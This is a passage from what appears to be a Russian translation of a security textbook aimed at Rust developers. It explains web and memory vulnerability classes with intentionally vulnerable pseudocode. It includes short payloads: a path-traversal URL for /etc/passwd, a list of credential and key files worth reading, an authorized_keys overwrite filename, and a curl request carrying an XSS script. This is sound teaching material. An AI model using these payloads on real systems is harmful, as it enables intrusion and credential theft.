- TikTok Careers Portal Account Takeover
- Account takeover just through csrf

6.12 Открытое перенаправление

Открытое перенаправление (open redirect) — это вид уязвимости, позволяющий атакующему перенаправить пользователя легитимного сайта на другой сайт.

Вот пример псевдокода, уязвимого к открытому перенаправлению:

```
function do_something(req, res) {
  let redirect_url = req.body.redirect;


  // You need to check redirect targets againt an allowlist
  res.redirect(redirect_url);
}
```

Рисунок 6.6: Открытое перенаправление




Figure 22: Рисунок 6.6

Например, жертва может посетить https://kerkour.com/login?redirect=malicious.com и быть перенаправлена на malicious.com.

Как и XSS с CSRF, их можно скрыть с помощью сокращателей ссылок.

6.12.1 Почему это плохо

Наиболее очевидное применение этого вида уязвимости — фишинг, так как жертва может думать, что кликнула по легитимной ссылке, но в итоге попасть на злую.

6.12.2 Примеры из практики

- How I earned $550 in less than 5 minutes

6.13 Перехват (суб)домена

(Суб)домен тайкоуверы (subdomain takeover) — определённо те самые легкодоступные плоды (low-hanging fruits), которые проще всего найти, если вы хотите быстро заработать несколько сотен долларов на багбаунти-программах.

Уязвимость возникает из-за того, что DNS-запись указывает на публичный облачный ресурс, который больше не находится под контролем компании, владеющей доменом.

Допустим, у вас есть веб-приложение на Heroku (облачный провайдер).

Рисунок 6.7: Перехват (суб)домена




Figure 23: Рисунок 6.7

Чтобы указать собственным доменом на приложение, вам нужно будет настроить что-то вроде CNAME-записи DNS, указывающей на myapp.herokuapp.com.

Время летит, и вы полностью забываете, что эта DNS-запись существует, и решаете удалить своё приложение Heroku. Теперь имя myapp.herokuapp.com снова доступно любому, кто захочет создать приложение с таким именем.

Итак, если злоумышленник создаст приложение Heroku с именем myapp, он сможет обслуживать контент с вашего собственного домена, так как тот всё ещё указывает на myapp.herokuapp.com.

Мы взяли пример приложения Heroku, но есть множество сценариев, в которых такая ситуация может произойти:

- Плавающий IP-адрес от публичного облачного провайдера, такого как AWS
- Блог почти на любой SaaS-платформе для блогов

- CDN
- S3-корзина (bucket)

6.13.1 Почему это плохо

Во-первых, так как субдомены могут иметь доступ к cookie других субдоменов (таких как www...), контроль над субдоменом может позволить атакующим выкрасть эти cookie.

Во-вторых, перехват субдомена может также позволить атакующим создавать фишинговые страницы с легитимными URL.

Наконец, перехват субдомена может позволить атакующим распространять вводящую в заблуждение информацию. Например, если люди, выступающие против компании, захватят субдомен press.company.com, они могут распространять ложные сообщения, в то время как весь остальной мир будет думать, что эти сообщения исходят от PR-отдела взломанной компании.

6.13.2 Примеры из практики

- Subdomain Takeover to Authentication bypass
- Subdomain Takeover Via Insecure CloudFront Distribution cdn.grab.com
- Subdomain takeover of v.zego.com

6.14 Произвольное чтение файлов

Уязвимости произвольного чтения файлов (arbitrary file read) позволяют атакующим читать содержимое файлов, которые должны были остаться приватными.

Рисунок 6.8: Произвольное чтение файлов




Figure 24: Рисунок 6.8

Вот пример псевдокода, уязвимого к произвольному чтению файлов:

```
function get_asset(req, res) {
    let asset_id = req.query.id;


    let asset_content = file.read('/assets/' + asset_id);


    res(asset_content);
}
```

Её можно эксплуатировать так:

```
https://example.com/assets?id=../etc/passwd
```

Видите трюк? Вместо легитимного id мы отправляем путь к чувствительному файлу.

Так как в Unix-подобных системах всё является файлом, секретная информация, такая как учётные данные баз данных, ключи шифрования или SSH-ключи, может находиться где-то в файловой системе. Любой атакующий, способный прочитать эти файлы, быстро сможет нанести серьёзный ущерб уязвимому приложению.

Вот некоторые примеры файлов, содержимое которых может быть интересно:

```
/etc/passwd
/etc/shadow
/proc/self/environ
/etc/hosts
/etc/resolv.conf
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
~/.bash_history
~/.bashrc
~/.ssh/authorized_keys
~/.ssh/id_dsa
.env
```

6.14.1 Почему это плохо

Как только атакующий может читать содержимое любого файла в файловой системе, это всего лишь вопрос времени, прежде чем он сможет повысить уязвимость до более серьёзной и завладеть сервером.

Вот пример повышения уязвимости чтения файлов до удалённого выполнения кода: Read files on the application server leads to RCE

6.14.2 Примеры из практики

- Arbitrary file read via the UploadsRewriter when moving and issue
- External SSRF and Local File Read via video upload due to vulnerable FFmpeg HLS processing
- Arbitrary local system file read on open-xchange server

6.15 Отказ в обслуживании (DoS)

Цель атаки типа «отказ в обслуживании» (Denial of Service, DoS) — сделать сервис недоступным для его легитимных пользователей.

Рисунок 6.9: Отказ в обслуживании




Figure 25: Рисунок 6.9

Мотивация такой атаки в большинстве случаев финансовая: будь то требование выкупа за прекращение DoS или отрезание конкурента в период, когда ожидается большое количество продаж.

Как вы могли догадаться, блокирование цикла событий Rust часто приводит к DoS, когда крошечное количество запросов может заблокировать всю систему.

Есть также двоюродный брат DoS: DDoS — распределённый отказ в обслуживании (Distributed Denial of Service), где конечная цель та же (сделать сервис недоступным для легитимных пользователей), но метод другой. Здесь атакующие рассчитывают на ограниченные ресурсы жертвы, например на вычислительную мощность или пропускную способность, и пытаются исчерпать эти ресурсы, распределяя нагрузку со своей стороны по нескольким машинам.

DDoS обычно выполняются не одним атакующим, а ботнетом, контролируемым атакующим.

6.15.1 Почему это плохо

Смогут ли ваши клиенты купить футболки на вашем сайте, если они не могут получить к нему доступ?

6.15.2 Примеры из практики

- DoS on PayPal via web cache poisoning

Рисунок 6.10: Распределённый отказ в обслуживании




Figure 26: Рисунок 6.10

- Denial of Service | twitter.com & mobile.twitter.com
- DoS on the Issue page by exploiting Mermaid

6.16 Произвольная запись файлов

Уязвимости произвольной записи файлов (arbitrary file write) позволяют атакующим перезаписывать содержимое файлов, которые должны были остаться нетронутыми.

Рисунок 6.11: Произвольная запись файлов

Вот пример псевдокода, уязвимого к произвольной записи файлов:

```
function upload_file(req, res) {
    let file = req.body.file;
    let file_name = req.body.file_name;


    fs.write('/uploads/' + file_name, file);
```




Figure 27: Рисунок 6.11

```
    res(ok);
}
```

Её можно эксплуатировать, отправив файл с именем, например, таким:

```
../root/.ssh/authorized_keys
```

Когда уязвимый код обработает загрузку, он перезапишет файл .ssh/authorized_keys пользователя root, отдав атакующему ключи от королевства.

6.17 Уязвимости памяти

Эти уязвимости — одна из причин популярности Rust, благодаря которому вы невосприимчивы к ним, пока держитесь подальше от unsafe. Это то, что мы называем «безопасность памяти» (memory safety).

В основном они поражают низкоуровневые языки программирования, такие как C и C++, где вам приходится вручную управлять памятью, но, как мы увидим, динамические языки, такие как Ruby и Python, которые опираются на множество пакетов, написанных на самом C или C++, также могут быть (косвенно) уязвимы.

6.18 Переполнение буфера

Вот пример псевдокода, уязвимого к переполнению буфера:

```
function copy_string(input []char) []char {
    // buffer is too small if len(input) > 32 which will lead to a buffer overflow
    let copy = [32]char;
```

```
    for (i, c) in input {
        copy[i] = c;
    }


    return copy;
}
```

Рисунок 6.12: Переполнение буфера




Figure 28: Рисунок 6.12

Как Rust предотвращает этот вид уязвимости? У него есть проверки границ буферов, и он запаникует, если вы попытаетесь заполнить буфер большим количеством данных, чем его размер.

6.18.1 Примеры из практики

- An introduction to the hidden attack surface of interpreted languages
- CVE-2020-16010: Chrome for Android ConvertToJavaBitmap Heap Buffer Overflow

6.19 Использование после освобождения (use after free)

Баг использования после освобождения (use after free), как указывает название, — это когда программа повторно использует память, которая уже была освобождена.

Так как память считается свободной для аллокатора памяти, последний мог переиспользовать её для хранения других данных.

Вот пример псевдокода, уязвимого к использованию после освобождения:

```
function allocate_foobar() []char {
```

```
    let foobar = malloc([]char, 1000);
}


function use_foobar(foobar []char) {
    // do things
    free(foobar);
}


function also_use_foobar(foobar []char) {
    // do things
}



function main() {
    let foobar = allocate_foobar();


    use_foobar(foobar);


    // do something else
    // ...


    // !! we reuse foobar after freeing it in use_foobar
    also_use_foobar(foobar);
}
```

6.19.1 Почему это плохо

Аллокатор памяти может переиспользовать ранее освобождённую память для других целей. Это означает, что уязвимость использования после освобождения может привести не только к повреждению данных, но и к удалённому выполнению кода, если будет перезаписан важный указатель.

С точки зрения атакующего, уязвимости использования после освобождения не так надёжны из-за природы аллокаторов памяти, которые не детерминированы.

6.19.2 Примеры из практики

- Exploiting a textbook use-after-free in Chrome

6.20 Двойное освобождение (double free)

Название этого бага само за себя говорит: двойное освобождение — это когда переменная, выделенная в куче (например, с помощью malloc), освобождается дважды.

Это испортит состояние аллокатора памяти и приведёт к неопределённому поведению.

Вот пример псевдокода, уязвимого к двойному освобождению:

```
function allocate_foobar() []char {
  let foobar = malloc([]char, 1000);
}


function use_foobar(foobar []char) {
    // do things
    free(foobar);
}


function main() {
    let foobar = allocate_foobar();


    use_foobar(foobar);


    // !! foobar was already freed in use_foobar
    free(foobar);
}
```

6.20.1 Почему это плохо

Двойное освобождение указателя испортит состояние аллокатора памяти.

Как и уязвимости использования после освобождения, уязвимости двойного освобождения приводят к неопределённому поведению. В большинстве случаев это означает крах или повреждение данных. Иногда это можно эксплуатировать для выполнения кода, но на практике этого действительно трудно достичь.

6.21 Другие уязвимости

6.22 Удалённое выполнение кода (RCE)

Рисунок 6.13: Удалённое выполнение кода

Название «удалённое выполнение кода» говорит само за себя: это ситуация, когда атакующий способен удалённо выполнять код на машине, где работает уязвимое приложение. Будь то сервер, смартфон, компьютер или умная лампочка.

6.22.1 Почему это плохо

Удалённое выполнение кода позволяет не только полностью контролировать машину(ы), но и делать всё, что вы можете себе представить: утечки данных (потому что, как только вы контролируете сервер, вы можете получить доступ к базам данных, к которым он подключён), дефейсы…




Figure 29: Рисунок 6.13

Кроме того, как мы увидим в главе 13, любая уязвимость удалённого выполнения кода может быть использована червём для массового заражения множества машин за очень короткое время.

6.22.2 Примеры из практики

- RCE when removing metadata with ExifTool
- RCE via unsafe inline Kramdown options when rendering certain Wiki pages
- Now you C me, now you don't, part two: exploiting the in-between
- RCE on CS:GO client using unsanitized entity ID in EntityMsg message
- Potential pre-auth RCE on Twitter VPN

6.23 Переполнение целых чисел (и потеря значимости)

Уязвимость переполнения целых чисел возникает, когда арифметическая операция пытается создать числовое значение вне диапазона, который может хранить числовая переменная.

Например, переменная uint8 (u8 в Rust) может хранить значения от 0 до 255, потому что она кодируется 8 битами. В зависимости от языка это часто приводит к неопределённому поведению.

Вот пример псевдокода, уязвимого к переполнению целых чисел:

```
function withdraw(user id, amount int32) {
    let balance: int32 = find_balance(user);


    if (balance − amount > 0) {
        return ok();
```

```
    } else {
        return error();
    }
}
```

Так как balance и amount кодируются в int32, они переполнятся после 2,147,483,647 и -2,147,483,648. Если мы попытаемся вычесть 4,294,967,295 (примерно) из 10,000 (balance), в C результат будет 10001... который положителен и может погубить ваш банковский бизнес.

Вот ещё один, более тонкий пример:

```
// n is controlled by attacker
function do_something(n uint32) {
    let buffer = malloc(sizeof(*char) * n);


    for (i = 0; i < n; i++)
        buffer[i] = do_something();
    }
}
```

Если мы зададим n как слишком большое число, которое переполняет uint32 при умножении на размер указателя (4 байта в 32-битной системе), например 1073741824, происходит переполнение целых чисел, и мы выделяем буфер размером 0, который будет переполнен последующим циклом for.

Интересно отметить, что в режиме отладки (cargo build или cargo run) Rust запаникует при встрече с переполнением целых чисел, но в release-режиме (cargo build −−release или cargo run −−release) Rust не запаникует. Вместо этого выполняется обёртывание по дополнению до двойки: программа не упадёт, но переменная будет содержать недопустимое значение.

```
let x: u8 = 255;


// x + 1 = 0 (and not 256)
// x + 2 = 1 (and not 257)
// x + 3 = 2 (and not 258)
```

Подробнее об этом поведении можно прочитать в книге о Rust.

6.23.1 Почему это плохо

Этот вид уязвимости стал популярным со смарт-контрактами, где из-за бракованных контрактов были украдены большие суммы денег.

Уязвимости переполнения целых чисел можно использовать для управления потоком выполнения программы или для запуска других уязвимостей (таких как переполнение буфера из примера выше).

6.23.2 Примеры из практики

- An integer overflow found in /lib/urlapi.c
- libssh2 integer overflows and an out-of-bounds read (CVE-2019-13115)
- Another libssh2 integer overflow (CVE-2019-17498)

6.24 Логическая ошибка

Логическая ошибка — это любая ошибка, позволяющая атакующему манипулировать бизнес-логикой приложения. Например, атакующий может заказать множество товаров в интернет-магазине по цене 0, или атакующий может получить чувствительные данные, которые обычно разрешено получать только администраторам.

Берегитесь: благодаря компилятору это, конечно, тот вид ошибок, которые вы можете порождать чаще всего при разработке на Rust. Вот почему так важно писать тесты!

Ни один компилятор никогда не сможет поймать логические ошибки.

6.24.1 Примеры из практики

- Availing Zomato gold by using a random third-party wallet_id
- OLO Total price manipulation using negative quantities

6.25 Гонки данных (race condition)

Гонка данных возникает, когда программа полагается на множество конкурентных операций и на последовательность или сроки выполнения этих операций для получения корректного вывода.

Из этого следует, что если по какой-то причине, например из-за отсутствия синхронизации, последовательность или сроки выполнения операций изменяются, возникает ошибка.

Например, попытка прочитать значение сразу после его обновления в базе данных с конечной согласованностью (eventually-consistent).

6.25.1 Почему это плохо

В большинстве случаев эксплуатируемая гонка данных возникает, когда проверка выполняется конкурентно с операцией обновления (или создания, или удаления).

6.25.2 Примеры из практики

- Race Condition of Transfer data Credits to Organization Leads to Add Extra free Data Credits to the Organization
- Race Condition allows to redeem multiple times gift cards which leads to free “money”
- Ability to bypass partner email confirmation to take over any store given an employee email

6.26 Дополнительные ресурсы

Есть отличные репозитории GitHub swisskyrepo/PayloadsAllTheThings и EdOverflow/bugbounty-cheatsheet с бесконечными примерами и нагрузками, которые помогают находить эти уязвимости.

По сути, вам просто нужно скопировать/вставить предоставленные нагрузки в поля ввода ваших любимых веб-приложений, и некоторые уязвимости могут всплыть. Если уязвимость не очевидна, но отображаются интересные сообщения об ошибках, всё равно стоит потратить время на расследование.

6.27 Охота за багами

Теперь у нас есть представление о том, как выглядит уязвимость, давайте посмотрим, как находить их в реальном мире.

Есть несколько повторяющихся шаблонов, которые должны пробуждать ваше любопытство при охоте за уязвимостями.

6.27.1 Редакторы форматированного текста

Редакторы форматированного текста, такие как WYSIWYG или Markdown, часто являются лёгкой целью для XSS.

6.27.2 Загрузка файлов

От произвольной записи файлов до XSS (с SVG-файлами) формы загрузки файлов также отличное место для поиска множества уязвимостей.

6.27.3 Поля ввода

Как мы видели, инъекции исходят из неочищенных полей ввода. Ключ к эксплуатации неочищенных полей ввода — понять, как и где они выводятся. Иногда это неочевидно, так как они могут обрабатываться каким-то алгоритмом. Например, для превращения URL в ссылки.

Также иногда поля ввода скрыты от интерфейса:

```
<input type="hidden" id="id" name="id" value="123">
```

6.27.4 HTTP-заголовки

Часто упускаемый из виду вектор атаки — это HTTP-заголовки запроса.

Действительно, HTTP-заголовки иногда используются приложениями и отправляются обратно в ответе. Например, подумайте об аналитическом сервисе, который отображает топ-10 User-agent заголовков.

6.27.5 Опасные / устаревшие алгоритмы

Некоторые опасные и устаревшие алгоритмы, такие как md5, всё ещё используются в дикой природе. Если вы аудитируете приложение с доступом к исходному коду, достаточно простого rg −i md5 (используя ripgrep).

6.27.6 Методы с опасными параметрами

Существует два вида методов с опасными параметрами:

- Криптографические функции, где плохая инициализация или повторное использование ключей могут привести к серьёзным ошибкам, таким как AES-GCM-256 с повторно используемыми nonce.
- Функции манипулирования данными в небезопасных по памяти языках, такие как memset или strcpy в C.

6.27.7 Системы аутентификации

В сердце почти каждого приложения находятся две жизненно важные системы:

Система аутентификации для проверки того, что пользователи — те, за кого себя выдают.

И система авторизации для проверки того, что пользователи имеют законные права выполнять операции, которые они хотят выполнить.

Системы аутентификации и авторизации часто сложны и разбросаны по всему приложению.

При аудите приложения поймите, какие операции требуют повышенных привилегий, и попробуйте выполнить их без этих привилегий.

6.27.8 Многопользовательские игры

Разработчики игр — не инженеры по безопасности. Они могут сосредотачивать своё внимание на геймплее, производительности и многих других вещах в своей области экспертизы, но не обязательно на безопасности.

Более того, сетевые стеки некоторых игр написаны на небезопасных по памяти языках, таких как C или C++. Это идеальный рецепт катастрофы (уязвимости, связанные с памятью).

Как замечание в сторону, именно поэтому вам, возможно, не стоит играть в многопользовательские игры на рабочем компьютере.

6.27.9 Разбор сложных форматов

Разбор сложных форматов, таких как YAML, сложен. Именно поэтому в библиотеках разбора находят множество багов. Иногда эти баги — реальные уязвимости.

В большинстве случаев это связанные с памятью уязвимости: либо из-за сложности формата, либо потому, что разработчики часто пытаются быть умными при реализации парсеров, чтобы занять первое место в микробенчмарках, и используют некоторые трюки, которые вносят баги и уязвимости.

6.27.10 JIT-компиляция

JIT-компиляторам (Just-In-Time) необходимо ослаблять меры безопасности современных операционных систем (по дизайну), например делать часть памяти доступной для записи и выполнения одновременно (Writable And Executable). Это означает, что связанные с памятью уязвимости эксплуатировать гораздо проще.

6.28 Инструменты

Теперь у нас есть хорошее представление о том, что искать, давайте посмотрим, как!

6.28.1 Веб

Чтобы начать охоту за веб-уязвимостями, нужно всего 4 инструмента:

6.28.2 Веб-браузер

Firefox или Chrome (и их производные), так как у них лучшие инструменты разработчика, чем у других браузеров.

В соответствующих маркетплейсах есть тонны расширений, но они вам не нужны. К тому же веб-расширения могут быть опасны, так как они могут выкрасть все ваши чувствительные данные. Так что просто игнорируйте их.

6.28.3 Инструмент для отправки HTTP-запросов

curl хорош для этой задачи, так как его можно встроить в небольшие bash-скрипты.

Мои 3 любимые опции:

Чтобы просмотреть заголовки сайта:

```
$ curl -I https://kerkour.com
```

Чтобы скачать файл для дальнейшего изучения:

```
$ curl -O https://kerkour.com/index.html
```

И чтобы отправить POST с JSON-данными:

```
curl --header "Content-Type: application/json" \
  --request POST \
  --data '{"username":"<script>alert(1)</script>","password":"xxx"}' \
  http://kerkour.com/api/register
```

6.28.4 Сканер

Вы поняли! Сканер — это то, что мы построили в предыдущих главах.

Сканеры не могут заменить хирургическую точность мозга хакера. Их цель — экономить вам время, автоматизируя повторяющиеся и утомительные задачи.

